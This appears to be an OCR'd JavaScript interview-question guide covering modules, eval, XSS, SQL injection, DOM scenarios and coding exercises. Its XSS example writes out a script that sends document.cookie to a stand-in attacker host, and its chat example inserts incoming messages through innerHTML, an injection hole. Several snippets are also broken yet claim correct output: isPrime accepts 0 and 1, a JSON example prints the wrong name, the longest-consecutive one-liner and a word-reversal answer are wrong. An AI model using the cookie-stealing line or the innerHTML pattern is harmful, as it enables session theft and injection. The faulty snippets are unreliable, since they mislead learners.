back to chapter index

Q. What is the role of export keyword?

- export keyword allows you to specify functions **for use in other external modules.**

```
add.js | subtract.js | multiply.js
add.js > ...
1  export function add(a, b) {
2    return a + b;
3  }
4
```

```
index.js
1
2  import { add } from './add.js';
3
4  console.log(add(2, 3));
5  // Output: 5
6
```

back to chapter index

Q. What are the advantages of modules?

1. Reusability
2. Code Organization
3. Improved Maintainability
4. Performance Optimization via lazy loading
5. Encapsulation via independent and self-contained unit

back to chapter index

Q. What is the difference between named exports and default exports?

- Named exports allow you to export **multiple elements** from a module.

```
// math.js
export const add = (a, b) => a + b;
export const subtract = (a, b) => a - b;
```

```
// main.js
import { add, subtract } from "./math.js";
```

- Default export allows you to export a **single element** as the default export from a module.

```
// utility.js
export default function greet(name) {
  console.log(`Hello, ${name}!`);
}
```

```
// main.js
import greet from "./utility.js";
```

back to chapter index

Q. What is the difference between static and dynamic imports?

- Static imports are typically placed **at the top** of the file and cannot be conditionally or dynamically determined.

```
import { add } from './math.js';
```


- Dynamic imports can be **called conditionally** or within functions, based on runtime logic, allowing for more flexibility in module loading.


```
import('./math.js')
  .then((module) => {
    const { add } = module;
    // Use the imported module
  })
  .catch((error) => {
    // Handle any errors
  });
```

back to chapter index

Q. What are module bundlers?

- Module bundlers in JavaScript are tools that combine multiple modules or files into a **single optimized bundle** that can be executed by a web browser.





back to chapter index

Chapter 19: Security & Performance

Back to main index

Q. What is eval() function in JS?

- eval() is a built-in function that evaluates a string as a JavaScript code and **dynamically executes** it.

```
let x = 10;
let y = 20;
let code = "x + y";

let z = eval(code);
console.log(z);
// Output: 30
```

back to chapter index

Q. What is XSS (Cross-Site Scripting) attack?

- XSS (Cross-Site Scripting) is a security attack when a user/ hacker **insert some malicious script code in input fields** to steal or manipulate content.


```
// Malicious script to steal cookie
<script>
  console.log("XSS attack!");
  var img = new Image();
  img.src = "http://attacker.com/steal?cookie=" + document.cookie;
</script>
```

back to chapter index

Q. What is SQL Injection attack?

- SQL Injection is a security attack when a user/ hacker **insert some malicious SQL script** code in input fields to steal or manipulate content.


```
-- sql script
SELECT first_name, age, email, contact_number
FROM Customers;
```

back to chapter index

Q. What are some best practices for security in JS? V. IMP.

- Best practices for implementing security in JS:

1. **Input Validation**: Always validate and sanitize user input to prevent XSS (Cross-Site Scripting) and SQL injection attacks.
2. **Avoid Eval**: Avoid using eval() to execute dynamic code as it can introduce security risks by executing untrusted code.
3. **Secure Communication**: Always use HTTPS not HTTP for secure communication.
4. **Authentication and Authorization**: Use strong password hashing algorithms.

back to chapter index

Q. What are the best practices for improving performance in JS? V. IMP.

❖ Best practices for improving performance in JS:

1. **Minimize HTTP Requests**: Combine and minify JavaScript files into a single file to reduce the number of HTTP requests. For eg: use module bundlers.
2. **Use Asynchronous Operations**: Utilize callbacks, promises, or async/await to perform asynchronous operations and avoid blocking the main thread.
3. **Minimize DOM Manipulation**
4. **Avoid Memory Leaks:** Remove event listener when events are no more required.
5. **Cache Data:** Store frequently used data in memory or browser storage.
6. **Lazy Loading:** Use lazy loading techniques to load resources only when they are needed, improving initial page load time.
7. **Optimize Images**

```
// Avoid memory leaks
button.addEventListener('click', handleClick);
// Later, when the event listener is no longer needed
button.removeEventListener('click', handleClick);
```

back to chapter index

Chapter 20: Scenario based - Tricky Short Questions

Back to main index

Chapter 20: Scenario based – Tricky Short Questions

Back to main index

Q. How to execute a piece of code repeatedly after some fix time? V. IMP.

❖ By using **setInterval()** functions.

```
setInterval(() => {
    console.log('Executing code at an interval');
  }, 1000);
```

back to chapter index

Q. How to handle asynchronous operations In JS?

- By using **Promises or async/ await** mechanism.

```
async function fetchData() {
  try {
    const response = await fetch("https://api.example.com/data");
    const data = await response.json();
    console.log(data);
  } catch (error) {
    console.log("Error:", error);
  }
}
```

back to chapter index

Q. How to manipulate and modify CSS styles of HTML elements dynamically?

- By using DOM manipulation method **style.setProperty().**

```
const element = document.getElementById('myElement');
element.style.setProperty('color', 'red');
```

back to chapter index

Q. How to handle errors and exceptions in your code? V. IMP.

- By using **try...catch** statement.

```
try {
  // Code that may throw an error
  throw new Error("Something went wrong!");
} catch (error) {
  console.log("Error:", error.message);
}
```

back to chapter index

Q. How to store key-value pairs & efficiently access and manipulate the data?

- By using **Objects** or **Maps**.

```
// Store key value pair
const person = {
  name: "John Doe",
  age: 25,
  occupation: "Engineer",
};

// Access value by key
console.log(person.name);

// Modify value
person.name = "Happy Rawat";
console.log(person.name);
```

back to chapter index

Q. How to iterate over elements in an array and perform a specific operation on each element? V. IMP.

- By using Array methods **forEach() or map() or for...of loop**.

```
// Array of numbers
const numbers = [1, 2, 3, 4, 5];

// Fetch number one by one
numbers.forEach((number) => {

    //Modify each element
    number = number * 2;
    console.log(number);
});

// Output: 2 4 6 8 10
```

back to chapter index

Q. How to dynamically add or remove elements from a web page?

- By using DOM manipulation methods like **createElement(), appendChild(), or removeChild()**.

```
const newElement = document.createElement('div');
newElement.textContent = 'Hello, world!';
document.body.appendChild(newElement);

document.body.removeChild(newElement);
```

back to chapter index

Q. What method is used to retrieve data from an external API?

- By using **fetch()** API.

```
fetch('https://api.example.com/data')
  .then(response => response.json())
  .then(data => console.log(data))
  .catch(error => console.log('Error:', error));
```

back to chapter index

Q. How to manage the state in a web application?

- By using **State management libraries** (e.g., Redux, MobX) or JavaScript frameworks (e.g., React, Angular, Vue.js).

back to chapter index

Q. How to implement a queue or a stack like data structure in JS?

- By using **Arrays** which can be used to implement queues and stacks in JavaScript.

```
// Queue implementation using an array
const queue = [];
queue.push(1);
queue.push(2);
queue.shift();
console.log(queue);
```

back to chapter index

Q. How do you attach an event handler to an HTML element?

- **addEventListener()** method is used to attach event handler to an HTML element.

```
<button id="myButton">Click Me</button>
```

```
// Get the reference of button in a variable
var button = document.getElementById("myButton");

// Attach an event handler to the button
button.addEventListener("click", handleClick);

// Event handler function
function handleClick() {
  alert("button clicked");
}
```

back to chapter index

Q. How to perform actions based on keyboard events in JS?

- By using event listeners for keyboard events like **keydown, keyup, or keypress**.

```
document.addEventListener('keydown', (event) => {
    if (event.key === 'Enter') {
      console.log('Enter key pressed');
    }
  });
```

back to chapter index

Q. How to fetch data from multiple APIs in parallel and process the results together? V. IMP.

- By using **Promise.all()** method in the asynchronous programming.

```
async function fetchData() {
  const [data1, data2] = await Promise.all([
    fetch("https://api.example.com/data1").then((response) => response.json()),
    fetch("https://api.example.com/data2").then((response) => response.json()),
  ]);
  console.log(data1, data2);
}
```

back to chapter index

Q. What are the methods to manipulate JSON data efficiently?

- By using **JSON.parse()** and **JSON.stringify()** methods.

```
const jsonData = '{"name": "Happy", "age": 40}';
const parsedData = JSON.parse(jsonData);
console.log(parsedData.name);

// Output: John
```

back to chapter index

Q. How to get the current URL of a webpage?

```
const currentURL = window.location.href;

console.log(currentURL);
```

back to chapter index

Q. How do you find the length of an array in JS?

- The length property returns the **number of elements** in the array.

```
let array = [1, 2, 3, 4, 5];

let length = array.length;

console.log(length);
// Output: 5
```

back to chapter index

Q. How to create a copy of an array?

```
const originalArray = [1, 2, 3, 4, 5];
const copiedArray = originalArray.slice();

console.log(copiedArray);
// Output: [1, 2, 3, 4, 5]
```

back to chapter index

Q. How do you access individual characters in a string?

- We can access individual characters by using **bracket notation or charAt()** method.


```
var str = 'Hello';
```

```
//bracket notation []
var firstChar = str[0];
console.log(firstChar);
//Output: 'H'
```

```
//charAt() method
var thirdChar = str.charAt(2);
console.log(thirdChar);
//Output: 'l'
```

back to chapter index

Q. How can you check if a string contains a specific substring?




```
var str = "Hello, World"; // The original string
var substring = "World"; // The substring to search
```

```
// 1. Using the includes() method
var isPresent1 = str.includes(substring);
console.log(isPresent1);
// Output: true
```

```
// 2. Using the indexOf() method
var isPresent2 = str.indexOf(substring) >= 0;
console.log(isPresent2);
// Output: true
```

```
// 3. Using regular expressions (RegExp)
var pattern = /World/;
var isPresent3 = pattern.test(str);
console.log(isPresent3);
// Output: true
```

back to chapter index

Q. Can you modify the value of a variable captured in a Closure?

- **Yes.** When a closure captures a variable from its outer scope, it **retains a reference to that variable**. This reference allows the closure to access and modify the variable, even if the outer function has finished executing.

```
function createCounter() {
  let count = 0;

  return function () {
    count++;
    console.log(count);
  };
}

// 1. Data Privacy & Encapsulation
const closure1 = createCounter();
closure1(); // Output: 1
closure1(); // Output: 2

// 2. Persistent Data and State
const closure2 = createCounter();
closure2(); // Output: 1
```

back to chapter index

Chapter 21: Scenario based – Feature Development

Q. How to validate user input as they type in a form?

Q. How to implement pagination for displaying large sets of data?

Q. How to implement drag-and-drop functionality for elements on a web page?

Q. How to implement a feature that allows users to search for specific items in a large dataset?

Q. How to implement a feature that allows users to perform live search suggestions as they type?

Q. How to implement a real-time chat application using JS.

Q. How to create an infinite scrolling feature using JS when a user reaches the bottom of a webpage?

Q. How to implement a toggle switch that changes the theme (light/dark mode) of a website when clicked.

Q. How to use JS to dynamically update date in real time on webpage?

Q. How to prevent a form from being submitted without required fields being filled?

Back to main index

Q. How to validate user input as they type in a form? V. IMP.

- By using event handling or event listeners on **input event**.

```
// Get the input field element
const inputField = document.getElementById("myInput");

// Event listener for input event
inputField.addEventListener("input", function (event) {
  const inputValue = event.target.value;

  // Perform validation logic
  if (inputValue.length < 3) {
    // Display an error message or apply visual feedback
    console.log("Input must be at least 3 characters long");
  } else {
    // Input is valid
    console.log("Input is valid");
  }
});
```

back to chapter index

Q. How to implement pagination for displaying large sets of data?

- By using **Slice()** method or pagination libraries like react-paginate or vue-pagination.


```
const data = [1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14, 15];

const itemsPerPage = 10;
const pageNumber = 1;
const startIndex = (pageNumber - 1) * itemsPerPage;

const paginatedData = data.slice(startIndex, startIndex + itemsPerPage);
console.log(paginatedData);

// Output: 1, 2, 3, 4, 5, 6, 7, 8, 9, 10
```

back to chapter index

Q. How to implement drag-and-drop functionality for elements on a web page? V. IMP.

- By setting **draggable="true"** for the element in html file

```
<body>
  <div draggable="true" id="dragElement">Drag me!</div>
  <script src="index.js"></script>
</body>
```

- By adding event listener to **dragstart** event in JS.

```
const draggableElement = document.getElementById("dragElement");

draggableElement.addEventListener("dragstart", (event) => {
  event.dataTransfer.setData("text/plain", event.target.id);
});
```

back to chapter index

Q. How to implement a feature that allows users to search for specific items in a large dataset?

- By using array methods **filter()** and **includes()**.

```
const data = ["My", "Name", "Is", "Happy"];
const searchTerm = 'pp';

const filteredData = data.filter(item => item.includes(searchTerm));
console.log(filteredData);

// Output: Happy
```


back to chapter index

Q. How to implement a feature that allows users to perform live search suggestions as they type?

V. IMP.

- By using **input** event on element and by using **fetch()** API to retrieve search suggestions from the server.

```
const input = document.getElementById("searchInput");

input.addEventListener("input", (event) => {

  const searchText = event.target.value;

  fetch(`/search/suggestions?query=${searchText}`)
    .then((response) => response.json())
    .then((data) => {
      // Display search suggestions to the user
    });
});
```





back to chapter index

Q. How to implement a real-time chat application using JS.

V. IMP.

- By using **WebSockets** - WebSockets allow data to be sent in both directions using a single connection between a client and a server.





back to chapter index

Q. How to implement a real-time chat application using JS.

V. IMP.

```
// Create a WebSocket connection to the server
const socket = new WebSocket("ws://localhost:8080");

// Get DOM elements
const messages = document.getElementById("messages");
const input = document.getElementById("input");
const sendButton = document.getElementById("send");

// Event listener when the WebSocket connection is opened
socket.addEventListener("open", () => {
  console.log("WebSocket connection opened");
});
```


```
// Event listener for incoming messages
socket.addEventListener("message", (event) => {
  const message = event.data;
  // Display the received message in the chat
  messages.innerHTML += `<p>${message}</p>`;
});

// Event listener for the send button
sendButton.addEventListener("click", () => {
  const message = input.value;
  if (message) {
    // Send the message to the server
    socket.send(message);
    // Clear the input field
    input.value = "";
  }
});
```

back to chapter index

Q. How to create an infinite scrolling feature using JS when a user reaches the bottom of a webpage?

V. IMP.

```
// Load initial content
loadMoreContent();

// Function to load content
function loadMoreContent() {
  // Make an AJAX request to fetch more content from the server
  fetch("/get-more-content")
    .then((response) => response.text());
}

// Define a threshold for triggering more content loading
const threshold = 200;

// Event listener for the scroll event
window.addEventListener("scroll", () => {
  const scrollPosition = window.scrollY;
  const totalHeight = document.documentElement.scrollHeight;
  const windowHeight = window.innerHeight;

  // Check if the user is near the bottom of the page
  if (totalHeight - (scrollPosition + windowHeight) < threshold) {
    loadMoreContent(); // Trigger loading more content
  }
});
```



back to chapter index

Q. How to implement a toggle switch that changes the theme (light/dark mode) of a website when clicked.

```
// Get the theme toggle button element
const themeToggle = document.getElementById('themeToggle');

// Get the <body> element of the page
const body = document.body;

// Add an event listener to the theme toggle button
themeToggle.addEventListener('click', () => {
  // Toggle the 'dark-mode' class on the <body> element
  body.classList.toggle('dark-mode');
});
```

back to chapter index


Q. How to use JS to dynamically update date in real time on webpage?

```
// Initial update
updateDateTime();

function updateDateTime() {
  const datetimeElement = document.getElementById("datetime");
  const now = new Date();
  // Format the date and time (example format: "YYYY-MM-DD HH:MM:SS")
  const formattedDateTime = `${now.getFullYear()}
  -${(now.getMonth() + 1).toString()}
  -${now.getDate().toString()}

  ${now.getHours().toString()}:
  ${now.getMinutes().toString()}:
  ${now.getSeconds().toString()}`;

  // Update the content of the element
  datetimeElement.textContent = formattedDateTime;
}

// Update the date and time every second
setInterval(updateDateTime, 1000);
```

back to chapter index

Q. How to prevent a form from being submitted without required fields being filled?

```
// Get the form element by its ID
const form = document.getElementById('myForm');

form.addEventListener('submit', (event) => {

  // If form is invalid (required fields not filled)
  if (!form.checkValidity()) {

    // Prevent the default form submission
    event.preventDefault();
    // Show an alert message
    alert('Please fill in all required fields.');
  }
});
```



back to chapter index

Chapter 12: Coding

Q. Write a function that returns the reverse of a string?

Q. Write a function that returns the longest word in the sentence.

Q. Write a function that checks whether a given string is a palindrome or not?

Q. Write a function to remove duplicate elements from an array.

Q. Write a function that checks whether two strings are anagrams or not?

Q. Write a function that returns the number of vowels in a string.

Q. Write a function to find the largest number in an array.

Q. Write a function to check if a given number is prime or not?

Q. Write a function to calculate the factorial of a number.

Q. Write a program to remove all whitespace characters from a string.

Q. Write a function to find the sum of all elements in an array

Back to main index

Chapter 12: Coding

Q. Write a function to find the average of an array of numbers.

Q. Write a function to sort an array of numbers in ascending order.

Q. Write a function to check if a given array is sorted in ascending order or not.

Q. Write a function to merge two arrays into a single sorted array.

Q. Write a function to remove a specific element from an array.

Q. Write a function to find the second largest element in an array.

Q. Write a function to reverse the order of words in a given sentence.

Q. Write a function to find the longest common prefix among an array of strings.

Q. Write a function to find the intersection of two arrays.

Q. Write a function to calculate the Fibonacci sequence up to a given number.

Back to main index

Q. Write a function that returns the reverse of a string? V. IMP.

```
console.log(reverseString("Interview, Happy"));

// Output: "yppaH ,weivretnI"
```

```
// using for loop
function reverseString(str) {
  // Initialize an empty string to
  // store the reversed string
  let reversed = "";

  // Iterate through the characters of the
  // input string in reverse order
  for (let i = str.length - 1; i >= 0; i--) {
    reversed += str[i];
  }
  return reversed;
}
```

```
// Shortcut way
function reverseString(str) {
// Split the string into an array of characters
// Reverse the order of elements in the array
// Join the characters back together into a str
  return str.split("").reverse().join("");
}
```

back to chapter index

Q. Write a function that returns the longest word in the sentence.

```
// Find the Longest Word
console.log(findLongestWord("I love coding in JavaScript"));

// Output: "JavaScript"
```

```
function findLongestWord(sentence) {
  // Step 1: Split the sentence into an array of words
  const words = sentence.split(" ");
  let longestWord = "";

  // Step 2: Iterate through each word in the array
  for (let word of words) {
    // Step 3: Check if the current word is longer than the current longest word
    if (word.length > longestWord.length) {
      // Step 4: If true, update the longestWord variable
      longestWord = word;
    }
  }
  return longestWord;
}
```

back to chapter index

Q. Write a function that checks whether a given string is a palindrome or not? V. IMP.

- A palindrome is a word that reads the same forward and backward.

```
// Check for Palindrome
console.log(isPalindrome("racecar"));

// Output: true
```

```
function isPalindrome(str) {

  // Step 1: Reverse the string
  const reversedStr = str.split("").reverse().join("");

  // Step 2: Compare the reversed string with the original string
  return str === reversedStr;

}
```

back to chapter index

Q. Write a function to remove duplicate elements from an array. V. IMP.

```
// Remove Duplicates from an Array
console.log(removeDuplicates([1, 2, 3, 4, 4, 5, 6, 6]));

// Output: [1, 2, 3, 4, 5, 6]
```

```
// using Set
function removeDuplicates(arr) {
  // Step 1: Convert the array to a Set
  // (which only allows unique values)
  // Step 2: Convert the Set back to an array
  return [...new Set(arr)];
}
```

```
// using for loop
function removeDuplicates(arr) {
  // Empty array to store unique elements
  const uniqueElements = [];

  // Loop through the input array
  for (let i = 0; i < arr.length; i++) {
    // Check if the current element is
    // already in the uniqueElements array
    if (uniqueElements.indexOf(arr[i]) === -1) {
      // If not found, push the element
      // to the uniqueElements array
      uniqueElements.push(arr[i]);
    }
  }
  return uniqueElements;
}
```

back to chapter index

Q. Write a function that checks whether two strings are anagrams or not? V. IMP.

❖ An anagram is a word formed by rearranging the letters of another word.

```
// Check for Anagrams
console.log(areAnagrams("listen", "silent"));

// Output: true
```

```
function areAnagrams(str1, str2) {

  // Step 1: Split the strings into arrays of characters
  // Step 2: Sort the characters in each array
  const sortedStr1 = str1.split("").sort().join("");
  const sortedStr2 = str2.split("").sort().join("");

  // Step 3: Compare the sorted strings
  return sortedStr1 === sortedStr2;
}
```

back to chapter index

Q. Write a function that returns the number of vowels in a string.

```
// Count the Vowels
console.log(countVowels("Hello, world!"));

// Output: 3
```

```
function countVowels(str) {
  const vowels = ["a", "e", "i", "o", "u"];
  let count = 0;

  // Step 1: Iterate through each character in the string
  for (let char of str.toLowerCase()) {
    // Step 2: Check if the character is a vowel
    if (vowels.includes(char)) {
      // Step 3: If true, increment the count
      count++;
    }
  }
  return count;
}
```

back to chapter index

Q. Write a function to find the largest number in an array.

```
// Find largest Number
console.log(findLargestNumber([2, 4, 6, 9, 3]));
// Output: 9
```

```
function findLargestNumber(arr) {
  // Step 1: Set the initial largest element to the first element of the array
  let largest = arr[0];

  // Step 2: Iterate through the array and update the largest element if a larger element is found
  for (let i = 1; i < arr.length; i++) {
    if (arr[i] > largest) {
      largest = arr[i];
    }
  }

  // Step 3: Return the largest element
  return largest;
}
```

back to chapter index

Q. Write a function to check if a given number is prime or not? V. IMP.

```
// A prime number is only divisible by 1 and itself.
console.log(isPrime(7)); // Output: true
console.log(isPrime(10)); // Output: false
```

```
function isPrime(number) {
  // Step 1: Numbers less than 2 are not prime
  for (let i = 2; i <= number / 2; i++) {

    // Step 2: Reminder must not be zero to be prime
    if (number % i === 0) {
      return false; // Number is divisible by i, hence not prime
    }
  }
  return true; // Number is prime
}
```

back to chapter index

Q. Write a function to calculate the factorial of a number.

```
// Calculate the factorial of a number
console.log(factorial(5)); //1*2*3*4*5
// Output: 120
```

```
function factorial(num) {
  // Step 1: Handle edge case for 0
  if (num === 0) {
    return 1;
  }

  // Step 2: Initialize the factorial variable
  let factorial = 1;

  // Step 3: Multiply numbers from 1 to num to calculate the factorial
  for (let i = 1; i <= num; i++) {
    factorial *= i;
  }
  // Step 4: Return the factorial
  return factorial;
}
```

back to chapter index

Q. Write a program to remove all whitespace characters from a string.

```
const inputString = " Interview,    Happy ";
console.log(removeWhitespace(inputString));
// Output: "Interview,Happy"
```

```
function removeWhitespace(str) {

  // Step 1: Use a regular expression
  // The \s pattern matches whitespace characters,
  // including spaces, tabs, and line breaks.
  // The g flag is used to perform a global search
  // and replace, replacing all occurrences.

  const result = str.replace(/\s/g, "");
  return result;
}
```

back to chapter index

Q. Write a function to find the sum of all elements in an array.

```
// Sum all elements
console.log(findSum([1, 2, 3, 4, 5]));
// Output: 15
```

```
function findSum(arr) {
  // Step 1: Initialize the sum variable
  let sum = 0;

  // Step 2: Iterate through the array and add each element to the sum
  for (let i = 0; i < arr.length; i++) {
    sum += arr[i];
  }

  // Step 3: Return the sum
  return sum;
}
```

back to chapter index

Q. Write a function to find the average of an array of numbers.

```
// Average of an array
console.log(findAverage([1, 2, 3, 4, 5]));
// Output: 3
```

```
function findAverage(arr) {
  // Step 1: Calculate the sum of the array elements
  let sum = 0;
  for (let i = 0; i < arr.length; i++) {
    sum += arr[i];
  }

  // Step 2: Divide the sum by the number of elements in the array
  let average = sum / arr.length;

  // Step 3: Return the average
  return average;
}
```

back to chapter index

Q. Write a function to sort an array of numbers in ascending order. V. IMP.

```
// Sort an array without for loop
const numbers = [10, 1, 20, 2, 5];
console.log(sortArrayAscending(numbers));
// Output: [1, 2, 5, 10, 20]
```

```
function sortArrayAscending(arr) {
  // a and b will start from 10, 1
  // If a-b is positive then swap
  // If a-b is negative or 0 then don't swap
  return arr.sort((a, b) => a - b);
}
```

back to chapter index

Q. Write a function to check if a given array is sorted in ascending order or not.

```
// Check whether array is sorted or not
console.log(isSorted([1, 2, 3, 4, 5]));
// Output: true
```

```
function isSorted(arr) {

  // Step 1: Iterate through the array starting from the second element
  for (let i = 1; i < arr.length; i++) {

    // Step 2: Compare the current element with the previous element
    if (arr[i - 1] > arr[i]) {
      return false; // If the current element is smaller, the array is not sorted
    }
  }
  // Step 3: If all elements are in sorted order, return true
  return true;
}
```

back to chapter index

Q. Write a function to merge two arrays into a single sorted array.

```
// Merge two arrays
const array1 = [10, 3, 5, 7];
const array2 = [2, 20, 6, 8];
console.log(mergeSortedArrays(array1, array2));
// Output: [2, 3, 5, 6, 7, 8, 10, 20]
```

```
function mergeSortedArrays(arr1, arr2) {
  // Step 1: Concatenate the two arrays into a single array
  const mergedArray = arr1.concat(arr2);

  // Step 2: Sort the merged array in ascending order
  const sortedArray = mergedArray.sort((a, b) => a - b);
  return sortedArray;
}
```

back to chapter index

Q. Write a function to remove a specific element from an array.

```
// Remove specific element without using for loop
console.log(removeElement([1, 2, 3, 2, 4], 2));

// Output: [1, 3, 4]
```

```
function removeElement(arr, target) {
  // Step 1: Use the Array.filter() method to create
  // a new array with elements not equal to the target

  let filteredArray = arr.filter(function (element) {
    return element !== target;
  });

  // Step 2: Return the filtered array
  return filteredArray;
}
```

back to chapter index

Q. Write a function to find the second largest element in an array. V. IMP.

```
const numbers = [5, 10, 2, 8, 3];
console.log(findSecondLargest(numbers));
// Output: 8
```

```
function findSecondLargest(arr) {
  // Step 1: Sort the array in descending order
  const sortedArr = arr.sort((a, b) => b - a);

  // Step 2: Pick the second number from start
  let secondLargest = sortedArr[1];

  return secondLargest
}
```

back to chapter index

Q. Write a function to reverse the order of words in a given sentence.

```
// Reverse the words of a sentence
console.log(reverseWords("hello world"));

// Output: "world hello"
```

```
function reverseWords(sentence) {
  // Step 1: Split the sentence into an array of words
  let words = sentence.split(" ");

  // Step 2: Reverse the array of words
  let reversedWords = words.reverse();

  // Step 3: Join the reversed words into a new sentence
  let reversedSentence = reversedWords.join(" ");

  // Step 4: Return the reversed sentence
  return reversedSentence;
}
```

back to chapter index

Q. Write a function to find the longest common prefix among an array of strings.

```
const strings = ["flower", "flow", "flight"];
console.log(longestCommonPrefix(strings)); // Output: "fl"
```

```
function longestCommonPrefix(strs) {
  // Initialize the prefix with the first string
  let prefix = strs[0];

  // Iterate through the remaining strings in the array
  for (let i = 1; i < strs.length; i++) {

    // Find the common prefix between the current string and the prefix
    while (strs[i].indexOf(prefix) !== 0) {
      // Remove the last character from the prefix until it matches
      // the beginning of the current string
      prefix = prefix.slice(0, prefix.length - 1);
    }
  }
  return prefix;
}
```

back to chapter index

Q. Write a function to find the intersection of two arrays.

```
// Intersection of two arrays without using for loop
console.log(findIntersection([1, 2, 3, 4], [2, 3, 5, 6]));
// Output: [2, 3]
```

```
function findIntersection(arr1, arr2) {
  // Step 1: Use the Set data structure to store unique elements from the first array
  let set = new Set(arr1);

  // Step 2: Use the Array.filter() method to create an array of common elements
  let intersection = arr2.filter(function (element) {
    return set.has(element);
  });

  return intersection;
}
```

back to chapter index

Q. Write a function to calculate the Fibonacci sequence up to a given number. V. IMP.

- The Fibonacci series starts with 0 and 1. Each subsequent number is the sum of the two preceding numbers.

```
// Generate Fibonacci series up to the 10th number
var n = 10;
console.log(fibonacciSeries(n));
// Output: [0, 1, 1, 2, 3, 5, 8, 13, 21, 34]
```

```
function fibonacciSeries(n) {

  // Step 1: Initialize the Fibonacci series with the first two numbers
  var fibonacci = [0, 1];

  // Step 2: Start from index 2, as the first two numbers are already defined
  for (var i = 2; i < n; i++) {

    // Step 3: Calculate the sum of the two preceding numbers
    fibonacci[i] = fibonacci[i - 1] + fibonacci[i - 2];
  }
  return fibonacci;
}
```

back to chapter index

Question 1: Can you write a function in JavaScript to reverse the order of words in a given string?

```
let str="let rev str";
function rev(str){
let revStr= str.split(" ").reverse().join(" ").split("").reverse().join("");
console.log("revStr",revStr)
}
rev(str)
```

Question 2: Can you write a function in JavaScript to remove duplicate elements from an array?

```
let arr=[34,3,4,2,4,34,876];
function duplicate(){
let dupRem= [...new Set(arr)];
console.log(dupRem)
}
duplicate(arr)
```

Question 3: Can you write a function in JavaScript to merge two objects without overwriting existing properties?

```
const person = {
  firstName1: "John",
  lastName2 : "Doe",
  language3 : "EN"
};
const person2 = {
  firstName: "nilofar",
  lastName : "sd",
  language : "EN"
};

let merge = {...person,...person2};
console.log(merge)
```

--->

```
    {
      firstName: "nilofar",
      firstName1: "John",
      language: "EN",
      language3: "EN",
      lastName: "sd",
      lastName2: "Doe"
    }
```

Question 4: Can you write a function in JavaScript to get the current date in the format "YYYY-MM-DD"?

```
let Da =new Date().toISOString().slice(0,10);
console.log(Da)
```

- → "2024-12-06"

Question 5: Can you write a function in JavaScript to calculate the cumulative sum of an array?

```
let inputArray = [1, 2, 3, 4, 5, 6, 7];

function cumm(inputArray){
let sum=0;
let cummArr=[]
inputArray.forEach(e=>{
sum+=e;
cummArr.push(sum);

})
console.log("cummArr",cummArr);
return sum;
}
let v= cumm(inputArray);
console.log(v)
```

-→

- "cummArr", [1, 3, 6, 10, 15, 21, 28]
- 28

Question 6: Can you write a function in JavaScript to split an array into chunks of a specified size?

```
let inputArray = [10, 20, 30, 40, 50, 60, 70, 80];

function cumm(inputArray){
let a= inputArray;
let chunk = 2
let a1 = a.slice(0, chunk);
let a2 = a.slice(chunk, chunk + a.length);

// Display Output
console.log('Array 1: ' + a1 + '\nArray 2: ' + a2);
}
 cumm(inputArray);
```

- →"Array 1: 10,20
- Array 2: 30,40,50,60,70,80"

Question 7: Can you write a one-liner in JavaScript to find the longest consecutive sequence of a specific element in an array?

```
const longestConsecutive = (arr, elem) => Math.max(...arr.join('').split(elem).map(x => x.length));

console.log(longestConsecutive([1, 2, 2, 2, 3, 4, 2, 2], 2)); // Output: 3
```

Question 8: Can you write a function in JavaScript to transpose a 2D matrix?

```
function transposeMatrix(matrix) {
  let result = [];
  for (let i = 0; i < matrix[0].length; i++) {
    result.push(matrix.map(row => row[i]));
  }
  return result;
}

// Example:
console.log(transposeMatrix([[1, 2, 3], [4, 5, 6], [7, 8, 9]]));
// Output: [[1, 4, 7], [2, 5, 8], [3, 6, 9]]
```

Question 9: Can you write a function in JavaScript to convert a string containing hyphens and underscores to camel case?

```
let str = 'my-hyphen-string';

function cumm(str){
